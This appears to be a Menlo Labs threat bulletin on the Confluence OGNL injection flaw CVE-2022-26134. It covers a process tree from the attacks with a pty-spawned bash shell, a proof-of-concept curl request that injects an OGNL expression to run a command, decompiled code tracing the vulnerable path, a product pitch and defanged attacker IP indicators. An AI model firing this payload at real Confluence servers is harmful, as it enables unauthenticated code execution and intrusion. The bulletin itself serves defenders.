

Tags: Menlo Labs, Threat Trends, Zero Days, Awareness

Author: Menlo Security

Meta Description: Menlo Labs is tracking zero day CVE-2022-26134, which allows an unauthenticated user to execute arbitrary code on a Confluence Server.

Bulletin: 2022-09

Date: 06/06/2022

Name: Confluence Server Unauthenticated Remote Code Execution Vulnerability CVE-2022-26134

Classification: Confluence 0 day

Summary

Menlo Labs is tracking a new zero day that was first discovered by a Volexity analyst who discovered that it was used by multiple threat actors in attacks. This attack works by exploiting a OGNL injection vulnerability that allows an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance, and Confluence versions as old as 1.0.3.

On June 2nd, 2022, a proof-of-concept exploit for the Atlassian Confluence vulnerability was publicly posted. The exploit soon spread far and wide online. Examples were seen all over Twitter, talking about how easy it was to exploit. And with an easy Shodan search providing a wide list of potential targets, it's easy to see why this spread so fast.

The screenshot shows the Shodan search engine interface. At the top, there are navigation tabs: Shodan, Maps, Images, Monitor, Developer, and More... Below these is a search bar with the query 'title:Confluence' and a search icon. The main content area is divided into several sections:


- TOTAL RESULTS:** 5,815
- TOP COUNTRIES:** A world map with a table listing the top countries:

Country	Count
United States	1,520
Germany	1,107
China	882
Russian Federation	320
France	181
- TOP PORTS:** A table listing the top ports:

Port	Count
443	2,949
8090	1,898
80	573
8443	173
8080	36
- TOP ORGANIZATIONS:** (Section header visible, but no data is shown)

On the right side, there are three search results for 'Log In - Confluence'. Each result shows a screenshot of a login page and associated HTTP headers. The first result shows 'HTTP/1.1 200' and 'Date: Tue, 07 Jun 2022 00:18:52 GMT'. The second result shows 'HTTP/1.1 200 OK' and 'X-XSS-Protection: 1;'. The third result shows 'HTTP/1.1 200' and 'X-Frame-Options: SAMEORIGIN'.

GreyNoise [Research](#) is tracking the critical-rated vulnerability CVE-2022-26134 and shows 887 unique IPs at the time of this analysis:



The Volexity analyst identified the use of bash shells being launched by the Confluence web application process. They noted that "this stood out because it had spawned a bash process which spawned a Python process that in turn spawned a bash shell", as seen below.

Name	Context	Tid	Pid	PPid	PTid	UID	GID	Created	Command Line
systemd		1	1	0	0	0	0	2022-02-26 12:52:05+00:00	/usr/lib/systemd/systemd --switched-root --s
{HealthCheckWate}		30559	9784	1	1	0	0	2022-04-30 14:54:19+00:00	/opt/atlassian/confluence/jre/bin/java -Djava.
bash		124995	124995	9784	124994	0	0	2022-05-28 03:57:16+00:00	/bin/bash
python		124996	124996	124995	124995	0	0	2022-05-28 03:57:16+00:00	python -c import pty; pty.spawn("/bin/bash")
bash		125002	125002	124996	124996	0	0	2022-05-28 03:57:18+00:00	/bin/bash

The analyst went on to say, "After successfully exploiting the Confluence Server systems, the attacker immediately deployed an in-memory copy of the BEHINDER implant. This is an ever-popular web server implant with source code available on GitHub. BEHINDER provides very powerful capabilities to attackers, including memory-only webshells and built-in support for interaction with Meterpreter and Cobalt Strike. As

previously noted, this method of deployment has significant advantages by not writing files to disk. At the same time, it does not allow persistence, which means a reboot or service restart will wipe it out. Once BEHINDER was deployed, the attacker used the in-memory webshell to deploy two additional webshells to disk: CHINA CHOPPER and a custom file upload shell.”

Infection Vector

Public-facing Confluence servers that are vulnerable are at risk of allowing arbitrary code execution and that could lead to (but not limited to) a malicious file uploaded to the vulnerable server (notably "confluence" user on Linux installations).

The OGNL payload is placed in the URI of any type of HTTP method, whether valid (GET, POST, PUT, etc) or invalid.

```
curl -v http://iphere:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/r7%22%29%7D/
```

The exploit works as follows *(detailed analysis can be found by [Rapid7](#))*:

```
public class TextParseUtil { public static String translateVariables(String
expression, OgnlValueStack stack) {
    StringBuilder sb = new StringBuilder();
    Pattern p = Pattern.compile("\\$\\{([\\^}]*)\\}");
    Matcher m = p.matcher(expression);
    int previous = 0;
    while (m.find()) {
        String str1, g = m.group(1);
        int start = m.start();
        try {
            Object o = stack.findValue(g); str1
            = (o == null) ? "" : o.toString();
        } catch (Exception ignored) {
            str1 = "";
        }
    }
}
```

```
    }
    sb.append(expression.substring(previous, start)).append(str1);
    previous = m.end();
  }
  if (previous < expression.length())
    sb.append(expression.substring(previous));
  return sb.toString();
}
}
```

- The starting point is the OgnlValueStack findValue(str) for the OGNL expression to be evaluated.
 - TextParseUtil.class invokes OgnlValueStack.findValue when this vulnerability is exploited.

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null) this.namespace =
    invocation.getProxy().getNamespace();
  OgnlValueStack stack = ActionContext.getContext().getValueStack();
  String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
  String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
}
```

- ActionChainResult.class calls TextParseUtil.translateVariables using this.namespace as the provided expression

```
public static String getNamespaceFromServletPath(String servletPath) {
  servletPath = servletPath.substring(0, servletPath.lastIndexOf("/"));
  return servletPath;
}
```

- Where namespace is created from the request URI string in com.opensymphony.webwork.dispatcher.ServletDispatcher.getNamespaceFromServletPath
- The end result is that the attacker-provided URI will be translated into a namespace, which will then end in OGNL expression evaluation.

```
at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:171)
at ognl.SimpleNode.getValue(SimpleNode.java:193)
at ognl.Ognl.getValue(Ognl.java:333)
at ognl.Ognl.getValue(Ognl.java:310)A
at com.opensymphony.xwork.util.OgnlValueStack.findValue(OgnlValueStack.
at com.opensymphony.xwork.util.TextParseUtil.translateVariables(TextPar
at com.opensymphony.xwork.ActionChainResult.execute(ActionChainResult.j
at com.opensymphony.xwork.DefaultActionInvocation.executeResult(Default
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.confluence.xwork.FlashScopeInterceptor.intercept(Flash
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(Aroun
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.confluence.core.actions.LastModifiedInterceptor.interc
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.confluence.core.ConfluenceAutowireInterceptor.intercep
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(Aroun
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeAndHa
at com.atlassian.xwork.interceptors.TransactionalInvocation.invokeInTra
at com.atlassian.xwork.interceptors.XWorkTransactionInterceptor.interce
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.confluence.xwork.SetupIncompleteInterceptor.intercept(
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.atlassian.confluence.security.interceptors.SecurityHeadersInterc
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(Aroun
at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionI
at com.opensymphony.xwork.DefaultActionProxy.execute(DefaultActionProxy
at com.atlassian.confluence.servlet.ConfluenceServletDispatcher.service
at com.opensymphony.webwork.dispatcher.ServletDispatcher.service(Servle
at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
```

Menlo Protection

Menlo Customers are protected against this type of attack in the "Menlo Private Access" product:

- A private application can be securely accessed without a VPN using MPA.
 - If Confluence is accessed using Menlo Private Access, it can be hidden from the Internet and unauthenticated access is not allowed, thereby preventing such attacks from happening.

Menlo Labs is monitoring CVE-2022-26134 and the attacks that are leveraging this vulnerability and will update customers if there is any new information.

IOCs From GreyNoise Tracker

116[.]95[.]142[.]135

195[.]181[.]170[.]209

64[.]44[.]32[.]75

1[.]209[.]47[.]241

45[.]76[.]196[.]30

66[.]42[.]41[.]213

188[.]166[.]79[.]119

209[.]141[.]50[.]20

46[.]101[.]193[.]140

108[.]61[.]144[.]67

167[.]99[.]57[.]116

185[.]207[.]249[.]79

37[.]19[.]218[.]156

45[.]133[.]182[.]166

103[.]107[.]199[.]157

103[.]200[.]97[.]34 146[.]70[.]62[.]237

185[.]34[.]216[.]164

185[.]202[.]220[.]36

195[.]158[.]248[.]4

219[.]141[.]33[.]114

23[.]27[.]44[.]145

23[.]105[.]140[.]33

23[.]224[.]109[.]254

37[.]19[.]212[.]70

45[.]144[.]31[.]188

87[.]249[.]135[.]169

89[.]38[.]69[.]157

103[.]255[.]44[.]125

107[.]175[.]102[.]118

112[.]96[.]232[.]113

117[.]119[.]67[.]201

185[.]169[.]233[.]3 185[.]207[.]249[.]80

185[.]225[.]234[.]119

202[.]73[.]12[.]82

217[.]138[.]213[.]165

8[.]39[.]126[.]40

18[.]139[.]228[.]166

23[.]82[.]194[.]79

23[.]105[.]36[.]209

37[.]19[.]213[.]115

37[.]120[.]204[.]52

37[.]120[.]204[.]54

45[.]144[.]113[.]188

45[.]153[.]129[.]250

51[.]195[.]198[.]28

62[.]182[.]99[.]112

66[.]165[.]246[.]89

80[.]78[.]25[.]253 87[.]249[.]135[.]167

89[.]40[.]71[.]101

89[.]163[.]135[.]98

92[.]118[.]62[.]197

92[.]223[.]89[.]60

101[.]86[.]125[.]115

103[.]144[.]149[.]196

103[.]232[.]136[.]173

103[.]232[.]137[.]182

104[.]28[.]222[.]164

107[.]175[.]104[.]196

108[.]62[.]52[.]236

116[.]90[.]72[.]86

138[.]199[.]21[.]18

138[.]199[.]52[.]72

146[.]70[.]75[.]133

156[.]146[.]35[.]109 159[.]223[.]34[.]25

165[.]73[.]241[.]27

172[.]241[.]167[.]43

185[.]15[.]147[.]161

185[.]169[.]233[.]2

185[.]239[.]227[.]9

185[.]245[.]86[.]41

185[.]245[.]86[.]43

194[.]233[.]98[.]78

203[.]81[.]89[.]253

212[.]103[.]48[.]61

213[.]202[.]230[.]64

217[.]138[.]208[.]148

3[.]112[.]159[.]81

5[.]180[.]208[.]45

5[.]181[.]235[.]53

23[.]81[.]114[.]212 23[.]82[.]194[.]77

23[.]82[.]194[.]78

36[.]112[.]187[.]143

37[.]19[.]196[.]68

37[.]19[.]199[.]86

37[.]19[.]212[.]68

37[.]19[.]212[.]174

37[.]120[.]133[.]77

37[.]120[.]155[.]213

37[.]120[.]155[.]214

37[.]120[.]201[.]180

42[.]110[.]146[.]21

43[.]132[.]202[.]116

43[.]229[.]88[.]220

45[.]12[.]220[.]60

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45[.]15[.]176[.]3 45[.]15[.]176[.]11

45[.]15[.]176[.]12

45[.]86[.]162[.]160

45[.]125[.]236[.]67

45[.]133[.]1[.]150

45[.]133[.]182[.]165

45[.]144[.]113[.]198

49[.]204[.]135[.]237

49[.]204[.]143[.]73

61[.]150[.]11[.]116

62[.]182[.]99[.]231

62[.]204[.]41[.]233

64[.]44[.]118[.]107

64[.]44[.]118[.]149

65[.]20[.]71[.]192

74[.]211[.]103[.]223

82[.]180[.]148[.]120 86[.]106[.]137[.]113

87[.]249[.]138[.]251

89[.]35[.]30[.]184

89[.]38[.]69[.]191

89[.]187[.]170[.]129

91[.]132[.]138[.]164

91[.]132[.]138[.]165

91[.]196[.]220[.]74

92[.]118[.]62[.]196

92[.]119[.]17[.]240

92[.]119[.]18[.]240

92[.]119[.]19[.]244

92[.]119[.]19[.]246

92[.]240[.]245[.]252

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103[.]107[.]196[.]188

103[.]107[.]196[.]189 103[.]107[.]198[.]117

103[.]137[.]12[.]228

103[.]137[.]12[.]230

103[.]232[.]137[.]181

103[.]238[.]104[.]128

104[.]28[.]254[.]164

104[.]165[.]153[.]216

104[.]192[.]108[.]10

106[.]7[.]183[.]175

107[.]175[.]102[.]119

107[.]182[.]191[.]202

111[.]196[.]242[.]129

112[.]66[.]82[.]190

113[.]108[.]133[.]162

115[.]205[.]52[.]77

117[.]136[.]30[.]11

117[.]136[.]38[.]8 118[.]74[.]222[.]20

119[.]160[.]116[.]243

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146[.]70[.]75[.]5

146[.]70[.]75[.]134

146[.]70[.]87[.]199

152[.]89[.]204[.]252

154[.]31[.]228[.]6

155[.]94[.]242[.]5

156[.]146[.]35[.]85

159[.]48[.]53[.]113

159[.]48[.]55[.]178

165[.]73[.]241[.]29

166[.]88[.]131[.]239

172[.]104[.]88[.]244

172[.]241[.]167[.]44

178[.]238[.]11[.]3 178[.]239[.]165[.]227

178[.]239[.]173[.]248

183[.]195[.]10[.]224

185[.]168[.]9[.]129

185[.]169[.]255[.]53

185[.]199[.]103[.]128

185[.]202[.]220[.]35

185[.]202[.]220[.]113

185[.]225[.]234[.]70

185[.]225[.]234[.]115

185[.]225[.]234[.]120

185[.]234[.]71[.]172

185[.]245[.]87[.]245

191[.]101[.]132[.]83

192[.]145[.]81[.]53

192[.]145[.]81[.]64

194[.]5[.]83[.]43 194[.]233[.]98[.]75

195[.]158[.]248[.]5

195[.]216[.]219[.]11

196[.]240[.]128[.]21

202[.]165[.]70[.]60

202[.]165[.]70[.]61

207[.]246[.]91[.]111

211[.]21[.]92[.]112

211[.]137[.]141[.]1

212[.]102[.]47[.]42

212[.]103[.]48[.]229

219[.]137[.]191[.]135

222[.]82[.]235[.]6

222[.]143[.]35[.]10

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222[.]212[.]98[.]69

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1[.]71[.]178[.]133

1[.]202[.]47[.]73

1[.]202[.]55[.]45

2[.]56[.]190[.]112

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18[.]116[.]25[.]52

23[.]81[.]114[.]210

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27[.]72[.]63[.]137

31[.]13[.]191[.]156

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36[.]46[.]163[.]87

36[.]112[.]10[.]102

36[.]112[.]206[.]148

36[.]224[.]230[.]221

37[.]19[.]196[.]65

37[.]19[.]199[.]119

37[.]19[.]199[.]121

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37[.]19[.]212[.]175

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37[.]120[.]133[.]76 37[.]120[.]194[.]53

37[.]120[.]194[.]54

37[.]120[.]201[.]182

39[.]129[.]5[.]27

39[.]129[.]5[.]224

39[.]144[.]137[.]41

39[.]144[.]228[.]236

39[.]144[.]228[.]248

42[.]2[.]115[.]29

42[.]111[.]145[.]194

42[.]119[.]241[.]161

42[.]248[.]171[.]173

43[.]133[.]3[.]125

43[.]155[.]67[.]230

43[.]226[.]237[.]147

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45[.]12[.]220[.]61 45[.]14[.]66[.]230

45[.]15[.]176[.]6

45[.]15[.]176[.]37

45[.]77[.]121[.]232

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45[.]148[.]7[.]2

45[.]251[.]241[.]74

46[.]232[.]120[.]82

47[.]106[.]222[.]33

47[.]242[.]29[.]202

50[.]7[.]17[.]129

50[.]7[.]61[.]26

51[.]158[.]170[.]105

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58[.]248[.]98[.]134 58[.]248[.]98[.]135

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58[.]248[.]98[.]150

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58[.]248[.]98[.]160 58[.]248[.]98[.]161

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58[.]248[.]98[.]172

58[.]248[.]98[.]175

58[.]248[.]98[.]176

58[.]248[.]98[.]177

58[.]248[.]98[.]178

58[.]248[.]98[.]179

58[.]248[.]98[.]180

58[.]248[.]98[.]182

58[.]248[.]98[.]188

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58[.]248[.]98[.]206

58[.]248[.]98[.]208

58[.]248[.]98[.]211

58[.]248[.]98[.]214

58[.]248[.]98[.]215

58[.]248[.]98[.]216

58[.]248[.]98[.]217

58[.]248[.]98[.]218

58[.]248[.]98[.]220

58[.]248[.]98[.]222

58[.]248[.]98[.]227 58[.]248[.]98[.]228

58[.]248[.]98[.]229

58[.]248[.]98[.]230

58[.]248[.]98[.]232

58[.]248[.]98[.]235

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58[.]248[.]98[.]247

58[.]248[.]98[.]248

58[.]248[.]98[.]249

58[.]248[.]98[.]252

61[.]54[.]19[.]121

61[.]172[.]214[.]118 61[.]183[.]183[.]138

65[.]20[.]114[.]164

67[.]198[.]188[.]18

68[.]149[.]149[.]182

73[.]153[.]62[.]53

77[.]74[.]192[.]236

77[.]74[.]192[.]238

82[.]180[.]148[.]118

86[.]106[.]137[.]14

87[.]249[.]135[.]168

89[.]38[.]69[.]67

89[.]38[.]69[.]131

89[.]40[.]71[.]102

91[.]92[.]109[.]139

91[.]132[.]138[.]166

91[.]132[.]197[.]192

91[.]207[.]57[.]252 92[.]118[.]62[.]195

92[.]118[.]62[.]198

92[.]119[.]17[.]253

92[.]119[.]18[.]241

92[.]223[.]89[.]138

92[.]223[.]89[.]139

93[.]115[.]200[.]17

93[.]115[.]200[.]54

94[.]140[.]8[.]136

94[.]140[.]9[.]110

94[.]140[.]9[.]114

94[.]177[.]118[.]107

95[.]70[.]209[.]153

101[.]32[.]12[.]230

101[.]132[.]137[.]30

101[.]255[.]148[.]166

103[.]15[.]29[.]171 103[.]18[.]170[.]146

103[.]59[.]74[.]137

103[.]104[.]171[.]35

103[.]107[.]198[.]116

103[.]107[.]199[.]156

103[.]107[.]199[.]158

103[.]132[.]241[.]11

103[.]144[.]149[.]64

103[.]152[.]34[.]147

103[.]167[.]60[.]41

103[.]195[.]83[.]154

103[.]197[.]70[.]7

103[.]214[.]60[.]90

103[.]232[.]136[.]142

104[.]128[.]88[.]249

104[.]160[.]18[.]211

104[.]192[.]108[.]9 106[.]121[.]182[.]95

107[.]175[.]102[.]163

108[.]62[.]52[.]251

108[.]136[.]146[.]240

109[.]76[.]120[.]236

109[.]82[.]39[.]226

110[.]191[.]179[.]149

111[.]93[.]93[.]243

111[.]193[.]231[.]160

111[.]199[.]187[.]176

111[.]223[.]27[.]210

112[.]20[.]94[.]4

112[.]80[.]35[.]3

113[.]57[.]190[.]95

113[.]68[.]238[.]121

113[.]89[.]33[.]178

113[.]160[.]94[.]182 113[.]200[.]174[.]116

114[.]86[.]185[.]160

115[.]171[.]57[.]118

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115[.]205[.]195[.]144

116[.]90[.]72[.]78

116[.]90[.]72[.]84

117[.]25[.]160[.]45

117[.]61[.]1[.]140

117[.]61[.]246[.]214

117[.]107[.]193[.]98

117[.]151[.]97[.]94

117[.]152[.]72[.]253

118[.]112[.]134[.]247

119[.]4[.]175[.]29

119[.]136[.]31[.]194

119[.]160[.]120[.]167 120[.]1[.]9[.]215

120[.]197[.]31[.]207

120[.]245[.]47[.]99

121[.]196[.]223[.]32

122[.]115[.]225[.]66

124[.]89[.]2[.]68

125[.]71[.]216[.]26

125[.]85[.]207[.]124

128[.]90[.]135[.]48

129[.]41[.]58[.]0

131[.]255[.]4[.]238

137[.]59[.]5[.]248

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138[.]199[.]57[.]38 139[.]28[.]218[.]205

139[.]28[.]218[.]206

139[.]162[.]7[.]79

139[.]162[.]221[.]14

139[.]180[.]135[.]105

139[.]180[.]155[.]18

141[.]136[.]35[.]198

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149[.]28[.]59[.]229

149[.]28[.]93[.]184

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149[.]248[.]14[.]67 150[.]136[.]87[.]39

151[.]68[.]6[.]231

154[.]55[.]128[.]195

154[.]91[.]140[.]12

156[.]146[.]35[.]119

156[.]146[.]45[.]24

156[.]201[.]8[.]193

157[.]0[.]30[.]66

157[.]46[.]185[.]122

158[.]69[.]133[.]51

159[.]48[.]53[.]112

159[.]48[.]55[.]179

159[.]223[.]118[.]44

163[.]172[.]199[.]179

164[.]92[.]77[.]168

165[.]73[.]240[.]45

165[.]225[.]34[.]157 165[.]225[.]106[.]76

165[.]231[.]67[.]137

165[.]231[.]67[.]139

166[.]88[.]131[.]245

168[.]70[.]18[.]49

171[.]43[.]187[.]24

171[.]113[.]50[.]46

171[.]217[.]128[.]244

171[.]218[.]72[.]250

172[.]93[.]132[.]52

172[.]93[.]132[.]54

172[.]93[.]207[.]44

173[.]212[.]242[.]87

175[.]11[.]193[.]154

177[.]220[.]175[.]117

178[.]173[.]230[.]110

178[.]238[.]11[.]2 178[.]238[.]11[.]4

178[.]239[.]165[.]232

178[.]239[.]173[.]250

180[.]110[.]162[.]185

182[.]50[.]80[.]18

182[.]119[.]20[.]64

182[.]140[.]244[.]185

182[.]239[.]114[.]126

183[.]128[.]177[.]212

183[.]217[.]21[.]57

183[.]236[.]69[.]89

183[.]240[.]6[.]199

185[.]23[.]183[.]94

185[.]56[.]80[.]65

185[.]93[.]3[.]195

185[.]124[.]240[.]164

185[.]153[.]150[.]45 185[.]156[.]44[.]223

185[.]156[.]44[.]227

185[.]168[.]9[.]132

185[.]169[.]255[.]49

185[.]187[.]243[.]28

185[.]187[.]243[.]93

185[.]187[.]243[.]217

185[.]187[.]243[.]220

185[.]189[.]161[.]39

185[.]189[.]161[.]40

185[.]196[.]22[.]175

185[.]196[.]22[.]177

185[.]196[.]22[.]178

185[.]199[.]103[.]126

185[.]202[.]220[.]34

185[.]203[.]219[.]197

185[.]217[.]71[.]238 185[.]217[.]71[.]254

185[.]219[.]134[.]179

185[.]222[.]240[.]207

185[.]225[.]234[.]71

185[.]225[.]234[.]116

185[.]225[.]234[.]118

185[.]240[.]244[.]4

185[.]240[.]244[.]30

185[.]245[.]86[.]42

188[.]121[.]120[.]86

188[.]241[.]156[.]238

191[.]101[.]41[.]9

191[.]101[.]41[.]13

191[.]101[.]41[.]21

191[.]101[.]41[.]30

192[.]30[.]89[.]67

192[.]145[.]81[.]54 192[.]145[.]81[.]57

192[.]145[.]118[.]32

192[.]145[.]119[.]191

192[.]145[.]119[.]196

192[.]169[.]6[.]122

192[.]210[.]143[.]50

193[.]29[.]60[.]138

193[.]32[.]127[.]159

193[.]106[.]191[.]71

194[.]5[.]52[.]166

194[.]5[.]83[.]27

194[.]5[.]83[.]30

194[.]5[.]83[.]46

194[.]233[.]98[.]73

194[.]233[.]98[.]76

196[.]75[.]38[.]237

196[.]240[.]54[.]52 196[.]240[.]54[.]53

196[.]240[.]128[.]20

197[.]10[.]80[.]112

198[.]244[.]213[.]30

201[.]190[.]76[.]157

202[.]73[.]12[.]81

202[.]99[.]220[.]206

203[.]186[.]25[.]12

205[.]185[.]118[.]29

206[.]189[.]81[.]154

208[.]85[.]21[.]160

208[.]87[.]133[.]77

209[.]58[.]146[.]166

211[.]75[.]185[.]37

211[.]197[.]11[.]7

211[.]197[.]11[.]16

211[.]197[.]11[.]27 212[.]102[.]42[.]205

212[.]102[.]44[.]99

213[.]152[.]161[.]69

213[.]232[.]87[.]106

216[.]24[.]255[.]234

216[.]131[.]75[.]11

217[.]146[.]87[.]14

217[.]146[.]87[.]18

217[.]146[.]87[.]21

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219[.]78[.]175[.]173

221[.]223[.]69[.]178

221[.]237[.]39[.]45

223[.]72[.]68[.]3

223[.]104[.]39[.]33

223[.]104[.]165[.]222